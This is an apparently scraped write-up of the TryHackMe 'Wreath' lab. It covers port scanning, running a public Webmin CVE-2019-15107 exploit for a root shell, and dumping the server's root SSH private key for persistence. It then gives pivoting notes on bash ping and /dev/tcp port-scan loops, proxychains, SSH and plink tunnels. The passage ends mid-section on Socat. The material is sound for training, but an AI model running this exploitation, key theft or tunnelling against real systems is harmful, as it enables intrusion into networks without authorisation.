
Wreath-Tryhackme

This is my write-up of tryhackme's box named Wreath :



Webserver Enumeration

Scanning first 15000 ports with nmap :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1-15000 -sS -T4 10.200.81.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 06:06 EDT
Nmap scan report for 10.200.81.200
Host is up (0.16s latency).
Not shown: 14931 filtered tcp ports (no-response), 64 filtered tcp ports (admin-prohibited)
PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
443/tcp   open   https
9090/tcp  closed zeus-admin
10000/tcp open   snet-sensor-mgmt
```


so we have 4 open ports .

OS Enumeration :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSV -O -T4 10.200.81.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 06:20 EDT
Nmap scan report for 10.200.81.200
Host is up (0.16s latency).
Not shown: 981 filtered tcp ports (no-response), 14 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 8.0 (protocol 2.0)
80/tcp   open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp  open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
9090/tcp closed zeus-admin
10000/tcp open  http       MiniServ 1.890 (Webmin httpd)
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Infomir MAG-250 set-top box (90%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (9
0%), Netgear RAIDiator 4.2.21 (Linux 2.6.37) (90%), Linux 2.6.32 - 3.13 (89%), Linux 3.3 (89%), Linux 3.10 - 3.13 (89%), Linux 3.7 (89%), Linux 5.0 (89%)
No exact OS matches for host (test conditions non-ideal).
```

we can see that it is running CENT-OS linux which is found by web-server enumeration .


lets open the webserver and see what have we got :



it redirects us to thomaswreath.thm , lets add that to our /etc/hosts file :


```
GNU nano 6.0                                                    /etc/h
127.0.0.1       localhost
127.0.1.1       kali
10.10.92.134    internal.thm
10.10.55.239   spookysec.local
10.10.58.78   CONTROLLER.local
10.10.11.156   images.late.htb
10.200.81.200  thomaswreath.thm
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

after doing this the webserver was accessible :




lets read this web-page to gather some information :

mobile and email discovery:



now from nmap results we can see that there is a miniserv webmin service version 1.890 running on port 10000 which has an publically available exploit :

https://github.com/MuirlandOracle/CVE-2019-15107



lets clone it and run it to gain intitial foothold into target machine.

Webserver Exploitation

now lets download the exploit :

```
┌──(root㉿kali)-[/home/kali]
└─# git clone https://github.com/MuirlandOracle/CVE-2019-15107.git
Cloning into 'CVE-2019-15107'...
remote: Enumerating objects: 29, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 29 (delta 9), reused 14 (delta 3), pack-reused 0
Receiving objects: 100% (29/29), 19.47 KiB | 4.87 MiB/s, done.
Resolving deltas: 100% (9/9), done.
```

running the exploit and gaining access :

```
┌──(root㉿kali)-[/home/kali/CVE-2019-15107]
└─# ./CVE-2019-15107.py 10.200.81.200

        __      __ _ _ _
```

WebserverPost-Exploitation

now we have gain a good shell access.

but we want to have a persistent access so for that we will copy the ssh key to our machine which is /root/.ssh/id_rsa file ,

cat it out and copy paste it :

```
sh-4.4# cd /root/.ssh
cd /root/.ssh
sh-4.4# ls
ls
authorized_keys
id_rsa
id_rsa.pub
known_hosts
sh-4.4# cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs0oHYlnFUHTlbuhePTNoITku4OBH8OxzRN8O3tMrpHqNH3LHaQRE
LgAe9qk9dvQA7pJb9V6vfLc+Vm6XLC1JY9Ljou89Cd4AcTJ9OruYZXTDnX0hW1vO5Do1bS
jkDDIfoprO37/YkDKxPFqdIYW0UkzA60qzkMHy7n3kLhab7gkV65wHdIwI/v8+SKXlVeeg
0+L12BkcSYzVyVUfE6dYxx3BwJSu8PIzLO/XUXXsOGuRRno0dG3XSFdbyiehGQlRIGEMzx
hdhWQRry2HlMe7A5dmW/4ag8o+NOhBqygPlrxFKdQMg6rLf8yoraW4mbY7rA7/TiWBi6jR
fqFzgeL6W0hRAvvQzsPctAK+ZGyGYWXa4qR4VIEWnYnUHjAosPSLn+o8Q6qtNeZUMeVwzK
H9rjFG3tnjfZYvHO66dypaRAF4GfchQusibhJE+vlKnKNpZ3CtgQsdka6oOdu++c1M++Zj
z14DJom9/CWDpvnSjRRVTU1Q7w/1MniSHZMjczIrAAAFiMfOUcXHzlHFAAAAB3NzaC1yc2
EAAAGBALNKB2JZxVB05W7oXj0zaCE5LuDgR/Dsc0TfDt7TK6R6jR9yx2kERC4AHvapPXb0
```

copy this whole key till the end of private key and create a id_rsa file locally on your system and paste it there .

after that set permissions on that file like this :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# chmod 600 id_rsa
```

now ssh into the server :


```
┌──(root㉿kali)-[/home/kali/wreath]
└─# ssh -i id_rsa root@thomaswreath.thm
The authenticity of host 'thomaswreath.thm (10.200.81.200)' can't be established.
ED25519 key fingerprint is SHA256:7Mnhtkf/5Cs1mRaS3g6PGYXnU8u8ajdIqKU9lQpmYL4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'thomaswreath.thm' (ED25519) to the list of known hosts.
[root@prod-serv ~]#
```

Persistent Access Gained Successfully .

Pivoting Introduction

Pivoting is the art of using access obtained over one machine to exploit another machine deeper in the network. It is one of the most essential aspects of network penetration testing.

Put simply, by using one of the techniques described in the following tasks (or others!), it becomes possible for an attacker to gain initial access to a remote network, and use it to access other machines in the network that would not otherwise be accessible:



High Level Overview

There are two main methods encompassed in this area of pentesting:

• **Tunnelling/Proxying:** Creating a proxy type connection through a compromised machine in order to route all desired traffic into the targeted network. This could potentially also be *tunnelled* inside another protocol (e.g. SSH tunnelling), which can be useful for evading a basic **I**ntrusion **D**etection **S**ystem (IDS) or firewall

A proxy is good if we want to redirect lots of different kinds of traffic into our target network -- for example, with an nmap scan, or to access multiple ports on multiple different machines.

• **Port Forwarding:** Creating a connection between a local port and a single port on a target, via a compromised host

Port Forwarding tends to be faster and more reliable, but only allows us to access a single port (or a small range) on a target device.

Port Forwarding tends to be faster and more reliable, but only allows us to access a single port (or a small range) on a target device.

Enumeration

There are five possible ways to enumerate a network through a compromised host:

1. Using material found on the machine. The hosts file or ARP cache, for example
2. Using pre-installed tools
3. Using statically compiled tools
4. Using scripting techniques
5. Using local tools through a proxy

lets enumerate the target we gained access to earlier :

arp cache :

```
[root@prod-serv ~]# arp -a
ip-10-200-81-1.eu-west-1.compute.internal (10.200.81.1) at 02:8c:e0:55:7b:89 [ether] on eth0
ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150) at 02:a1:f8:55:12:85 [ether] on eth0
```

/etc/hosts file : for windows - C:\Windows\System32\drivers\etc\hosts

```
[root@prod-serv ~]# cat /etc/hosts
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
```

Local DNS servers : for windows - ipconfig /all

```
[root@prod-serv ~]# cat /etc/resolv.conf
# Generated by NetworkManager
search eu-west-1.compute.internal
nameserver 10.200.0.2
```

```
[root@prod-serv ~]# nmcli dev show
GENERAL.DEVICE:                         eth0
GENERAL.TYPE:                           ethernet
GENERAL.HWADDR:                         02:81:D0:F1:76:B1
GENERAL.MTU:                            9001
GENERAL.STATE:                          100 (connected)
GENERAL.CONNECTION:                     eth0
GENERAL.CON-PATH:                       /org/freedesktop/NetworkManager/ActiveConnection/1
WIRED-PROPERTIES.CARRIER:               on
IP4.ADDRESS[1]:                         10.200.81.200/24
IP4.GATEWAY:                            10.200.81.1
IP4.ROUTE[1]:                           dst = 0.0.0.0/0, nh = 10.200.81.1, mt = 100
IP4.ROUTE[2]:                           dst = 10.200.81.0/24, nh = 0.0.0.0, mt = 100
IP4.DNS[1]:                             10.200.0.2
IP4.DOMAIN[1]:                          eu-west-1.compute.internal
```

if we do not find anything useful here we can use nmap static binaries to scan the internal network.

we can use bash scripting to do the job like this : for finding live hosts :

for i in {1..255}; do (ping -c 1 192.168.1.${i} | grep "bytes from" &); done

for port scanning :

```
for i in {1..65535}; do (echo > /dev/tcp/192.168.1.1/$i) >/dev/null 2>&1 && echo $i is open; done
```

Proxychains and FoxyProxy

When creating a proxy we open up a port on our own attacking machine which is linked to the compromised server, giving us access to the target network.

Think of this as being something like a tunnel created between a port on our attacking box that comes out inside the target network

Proxychains is a command line tool which is activated by prepending the command `proxychains` to other commands

example :

```
proxychains nc  172.16.0.10 23
```

proxychains config file - /etc/proxychains.conf

This is where proxychains will look by default;

however, it's actually the last location where proxychains will look. The locations (in order) are:

1. The current directory (i.e. `./proxychains.conf`)
2. `~/.proxychains/proxychains.conf`
3. `/etc/proxychains.conf`

we can copy the conf file from default location and send it to current working directory and it will use that instead

in that configuration file under [Proxylist] option we can specify our proxies . default is set on localhost 9050 which is for routing through TOR

then there is proxy_dns requests tab.

If performing an Nmap scan through proxychains, this option can cause the scan to hang and ultimately crash. Comment out the `proxy_dns` line using a hashtag (`#`) at the start of the line before performing a scan through the proxy!

```
# Proxy DNS requests - no leak for DNS data
# proxy_dns
```

Other things to note when scanning through proxychains:

• You can only use TCP scans -- so no UDP or SYN scans. ICMP Echo packets (Ping requests) will also not work through the proxy, so use the `-Pn` switch to prevent Nmap from trying it.
• It will be *extremely* slow. Try to only use Nmap through a proxy when using the NSE (i.e. use a static binary to see where the open ports/hosts are before proxying a local copy of nmap to use the scripts library).

FoxyProxy:

this tool is good for web-app

it is a browser extension for chrome and firefox

Once activated, all of your browser traffic will be redirected through the chosen port (so make sure the proxy is active!). Be aware that if the target network doesn't have internet access (like all TryHackMe boxes) then you will not be able to access the outside internet when the proxy is activated. Even in a real engagement, routing your general internet searches through a client's network is unwise anyway, so turning the proxy off

SSH-Tunneling And Port Forwarding

it's possible to create both forward and reverse connections to make SSH "tunnels", allowing us to forward ports, and/or create proxies.

Forward Connections :

also called local tunnel. , can be done from our kali machine if we have ssh connection to the target .

mostly done on linux , but windows nowadays also have ssh pre-installed .

so there are 2 methods of doing this :

1. Port Forwarding
2. Proxying

1. port forwarding can be done using -L switch that creates a link to a local port

example :

if we had SSH access to 172.16.0.5 and there's a webserver running on 172.16.0.10, we could use this command to create a link to the server on 172.16.0.10: `ssh -L 8000:172.16.0.10:80 user@172.16.0.5 -fN`

we have mirrored the webserver's port 80 to our local port 8000 , now if we visit localhost:8000 on our machine , we will have access to the webserver through the tunnel .

the -f bacgrounds the shell so we get our terminal back

the -N tells ssh that we do not need to run commands only setup the connection

2. Proxies are made using -D

for example: `-D 1337`. This will open up port 1337 on your attacking box as a proxy to send data through into the protected network. This is useful when combined with a tool such as proxychains. An example of this command would be: `ssh -D 1337 user@172.16.0.5 -fN`

Reverse Connections :

can be helpful if we do not have ssh but a shell on target system .

it can be quite risky because we will use our kali machine from the target machine , either via password or via key.

steps :

• first generate a SSH key :

```
┌──(kali㉿kali)-[~/wreath]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Created directory '/home/kali/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:hmoeH/q+eXNWM59Lrd0HnBgGwG/P3X4G7cCczXsI21o kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|        ...      |
|         . .     |
|          . .    |
|        .  o o   |
|       . S. + B B |
|      . .    O @.=|
|     + .     . BEOo|
|    o + oo o .o=+O|
|     oo*o +   ..oo*|
+----[SHA256]-----+
```

now we have 2 keys i.e public and private .

copy the contents of public key and create a ~/.ssh/authorized_keys file on kali machine and paste it in there .

then add this above that : **command="echo 'This account can only be used for port forwarding'",no-agent-forwarding,no-x11-forwarding,no-pty**

now

```
┌──(kali㉿kali)-[~/.ssh]
└─$ cat authorized_keys
command="echo 'This account can only be used for port forwarding'",no-agent-forwarding,no-x11-forwarding,no-pty ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD
LJphitlYs3Y/TEPDI4tSNw2GkQBdjwW7/f2yn+BtyFvtTAj95CgPAhTn5AZ9iaoh2t4PgAM9c81UdO7508GrLAJWCRogMIFYVTiGHXF+pS2INVkQsPMXl3Xxmxg8/GaTugvRq7BQD5voWytrfT1ICFs
FTwX+KfeSI0ggJy13btX55stMpPOF9N8mmt+G2dw0gSVCzckxZPClhFKmHcnHAmz8hmcJPTd7LcMxKT7die27kr4KDqaHJdUTd+Ej5lmoOA9+gBolV4379a2kRZO8DDXgruVHv6zRzzDTel/lh0JtyC
JdALBGNc/d/OaldG2YKcGiawMCpBI53vIBYZ4a6EM8IwltWTOZs+1lUu9MEHP/COYxQZ2QgyCs1I/hLLAZcYUn5DPmJXBJ67xwLmwXwlunbyUbd8o1r/+fKZA+QZwF4v7m/y9hCtMIdvVoZYBYlw3Pu
mLzKi6OCWq7Fb8gM/NcvM8zl2G8JqN3/csc= kali@kali
```

the key will look like this .

now start ssh :

now transfer ssh key to target machine and :

run this command :
ssh -R LOCAL_PORT:TARGET_IP:TARGET_PORT USERNAME@ATTACKING_IP -i KEYFILE -fN

To put that into the context of our fictitious IPs: 172.16.0.10 and 172.16.0.5, if we have a shell on 172.16.0.5 and want to give our attacking box (172.16.0.20) access to the webserver on 172.16.0.10, we could use this command on the 172.16.0.5 machine: `ssh -R 8000:172.16.0.10:80 kali@172.16.0.20 -i KEYFILE -fN`

This would open up a port forward to our Kali box, allowing us to access the 172.16.0.10 webserver, in exactly the same way as with the forward connection we made before!

In newer versions of the SSH client, it is also possible to create a reverse proxy (the equivalent of the `-D` switch used in local connections). This may not work in older clients, but this command can be used to create a reverse proxy in clients which do support it: `ssh -R 1337 USERNAME@ATTACKING_IP -i KEYFILE -fN`

To close any of these connections, type into the terminal of the machine that created the connection

Finally, type `sudo kill PID` to close the connection

plink.exe

Plink.exe is a Windows command line version of the PuTTY SSH client.

transfer the plink binary to target machine , then use it to create a reverse connection .

basic syntax ;

cmd.exe /c echo y | .\plink.exe -R LOCAL_PORT:TARGET_IP:TARGET_PORT USERNAME@ATTACKING_IP -i KEYFILE -N

To use our example from before, if we have access to

172.16.0.5 and would like to forward a connection to 172.16.0.10:80 back to port 8000 our own attacking machine (172.16.0.20), we could use this command: `cmd.exe /c echo y | .\plink.exe -R 8000:172.16.0.10:80 kali@172.16.0.20 -i KEYFILE -N`

Note that any keys generated by `ssh-keygen` will not work properly here. You will need to convert them using the `puttygen` tool, which can be installed on Kali using `sudo apt install putty-tools`. After downloading the tool, conversion can be done with: `puttygen KEYFILE -o OUTPUT_KEY.ppk`

rename the key to .ppk and transfer the ppk file to target and use it as a keyfile .

Socat

Socat is not just great for fully stable Linux shells[1], it's also superb for port forwarding

